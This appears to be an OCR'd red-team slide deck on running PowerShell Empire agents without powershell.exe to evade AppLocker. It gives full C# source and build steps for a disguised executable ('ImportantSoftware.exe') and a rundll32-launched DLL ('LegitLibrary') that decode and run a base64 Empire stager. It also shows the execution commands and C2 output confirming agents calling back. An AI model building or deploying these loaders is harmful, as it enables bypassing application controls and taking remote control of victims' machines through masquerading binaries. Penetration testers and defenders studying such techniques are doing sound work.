Empire without Powershell.exe

Information Security Inc.

Contents

- About PowerShell Empire
- Empire’s problem
- Solution: Empire without PowerShell (.exe)
- Solution: Empire without PowerShell (.dll)
- References

About PowerShell Empire

• Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe


Empire’s problem

- Empire is a Powershell RAT hence PowerShell has to run
- powershell.exe can be blocked (example: AppLocker)

Solution: Empire without PowerShell (.exe)

- Make an executable binary different than powershell.exe


◎ Download PowerPick (https://github.com/PowerShellEmpire/PowerTools) and open up the project in Visual Studio



Solution: Empire without PowerShell (.exe)


- Make a binary (ImportantSoftware.exe)

◎ Change object properties: select from the menu => project -> SharpPick Properties
◎ Change Output Type to Windows Application (to run in the background)



Solution: Empire without PowerShell (.exe)

- Make a binary (ImportantSoftware.exe)
  - ◎ Change Assembly information



Solution: Empire without PowerShell (.exe)

- Make a binary (ImportantSoftware.exe)

◎ Change(the code in Program.cs to the attached Program.cs (replace the stager variable with the Base64 encoded Empire launcher

Program.cs

▲ Program flow

◎ the string “stager” contains only the base64 encoded Empire launcher information

◎ It will get decoded and passed to RunPS() which sends the PowerShell command to System.Management.Automation

```
using System;
using System.Text;

//Adding libraries for powershell stuff
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Runspaces;

namespace ImportantSoftware
{
    class Program
    {
        static string RunPS(string cmd)
        {
            //Init stuff
            Runspace runspace = RunspaceFactory.CreateRunspace();
            runspace.Open();
            RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
            Pipeline pipeline = runspace.CreatePipeline();

            //Add commands
            pipeline.Commands.AddScript(cmd);

            //Prep PS for string output and invoke
            pipeline.Commands.Add("Out-String");
            Collection<PSObject> results = pipeline.Invoke();
            runspace.Close();

            //Convert records to strings
            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
            {
                stringBuilder.Append(obj);
            }
            return stringBuilder.ToString().Trim();
        }


        static void Main()
        {
            // Base64 encoded launcher goes into the 'stager' variable
            string stager = "WwBSAEUARgBdAC4AQQBTA";
            var decodedScript = Encoding.Unicode.GetString(Convert.FromBase64String(stager));

            string results = RunPS(decodedScript);
        }
    }
```

Solution: Empire without PowerShell (.exe)

- Make a binary (ImportantSoftware.exe)

◎ Build the solution => Build -> Build Solution

◎ Created Binary location

```
1>------ Rebuild All started: Project: SharpPick, Configuration: Debug x86 ------
2>------ Rebuild All started: Project: ReflectivePick, Configuration: Release x64 ------
1>  SharpPick -> C:\Users\User3\Downloads\PowerTools-master\PowerTools-master\PowerPick\bin\x86\Debug\ImportantSoftware.exe
```

◎ Run the binary

```
C:\Users\User3\Downloads\PowerTools-master\PowerTools-master\PowerPick\bin\x86\Debug>ImportantSoftware.exe
```


◎ Agent connection establishes

```
(Empire: stager/windows/launcher_bat) > [+] Initial agent NUPT4M68 from 192.168.10.115 now active
(Empire: stager/windows/launcher_bat) > list agents

[*] Active agents:

  Name             Lang  Internal IP     Machine Name    Username            Process             Delay
  ---------        ----  -----------     ------------    ---------           -------             -----
---

  NUPT4M68         ps    192.168.10.115  DESKTOP-IHQN9S5 *DESKTOP-IHQN9S5\Use ImportantSoftware/325/0.0
```

Solution: Empire without PowerShell (.dll)

- Make a DLL and run it with rundll32.exe


◎ Change object properties: select from the menu => project -> SharpPick Properties
◎ Change Output Type to Class Library




Solution: Empire without PowerShell (.dll)

- Make a DLL and run it with rundll32.exe

◎ Install the nuget package manager for Visual Studio



◎ Install UnmanagedExports dependency



Solution: Empire without PowerShell (.dll)

- Make a DLL and run it with rundll32.exe
  - ◎ Replace Program.cs the following code

ProgramDLL.cs

```
using System;
using System.IO;
using System.Resources;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Net;

//Adding libraries for powershell stuff
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Runspaces;

using System.Diagnostics;
using System.Reflection;
using System.Runtime.InteropServices;
using RGiesecke.DllExport;


namespace LegitLibrary
{
    public class Program
    {
        public static string RunPS(string cmd)
        {
            //Init stuff
            Runspace runspace = RunspaceFactory.CreateRunspace();
            runspace.Open();
            RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
            Pipeline pipeline = runspace.CreatePipeline();

            //Add commands
            pipeline.Commands.AddScript(cmd);

            //Prep PS for string output and invoke
            pipeline.Commands.Add("Out-String");
            Collection<PSObject> results = pipeline.Invoke();
            runspace.Close();

            //Convert records to strings
            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
            {
                stringBuilder.Append(obj);
            }
            return stringBuilder.ToString().Trim();
        }
    }
```

```
public class Service
{
    public static void Exec()
    //static int Main(string[] args)
    {
        string stager = "ww0SAEUARgBdAC4AQQBTAFM...[SNIP]";
        var decodedScript = Encoding.Unicode.GetString(Convert.FromBase64String(stager));

        //We should now have the script variable filled... double check before executing
        string results = Program.RunPS(decodedScript);
    }
}

class Exports
{
    [DllExport("EntryPoint", CallingConvention = CallingConvention.StdCall)]
    public static void EntryPoint(IntPtr hwnd, IntPtr hinst, string lpszCmdLine, int nCmdShow)
    {
        Service.Exec();
    }
    [DllExport("DllRegisterServer", CallingConvention = CallingConvention.StdCall)]
    public static void DllRegisterServer()
    {
        Service.Exec();
    }
    [DllExport("DllUnregisterServer", CallingConvention = CallingConvention.StdCall)]
    public static void DllUnregisterServer()
    {
        Service.Exec();
    }
}
}
```

Solution: Empire without PowerShell (.dll)

- Make a DLL and run it with rundll32.exe

◎ Build the solution => Build -> Build Solution

◎ Created DLL location

Solution: Empire without PowerShell (.dll)

- Make a DLL and run it with rundll32.exe

◎ Run the DLL

```
C:\Windows\System32>rundll32.exe C:\Users\User3\Downloads\PowerTools-master\PowerTools-master\PowerPick\bin\x86\Debug\Im
portantSoftware.dll,EntryPoint
```

◎ Above command will return a new agent to the Empire C2

```
(Empire: stager/windows/launcher_bat) > [+] Initial agent 47LFH9VP from 192.168.10.115 now active
(Empire: stager/windows/launcher_bat) > list agents

[*] Active agents:

  Name             Lang  Internal IP     Machine Name    Username            Process
  ---------        ----  -----------     ------------    ---------           -------

  47LFH9VP         ps    192.168.10.115  DESKTOP-IHQN9S5 DESKTOP-IHQN9S5\Userrundll32/3284
```

References

- SharpPick codebase by @sixdub
- DotNetToJS by James Foreshaw (@tiraniddo)
- AllTheThings by Casey Smith (@subtee)
- Powershell Empire website; github
https://www.powershellempire.com/
https://github.com/powershellempire/empire
- NuGet packet manager
https://docs.microsoft.com/en-us/nuget/tools/package-manager-console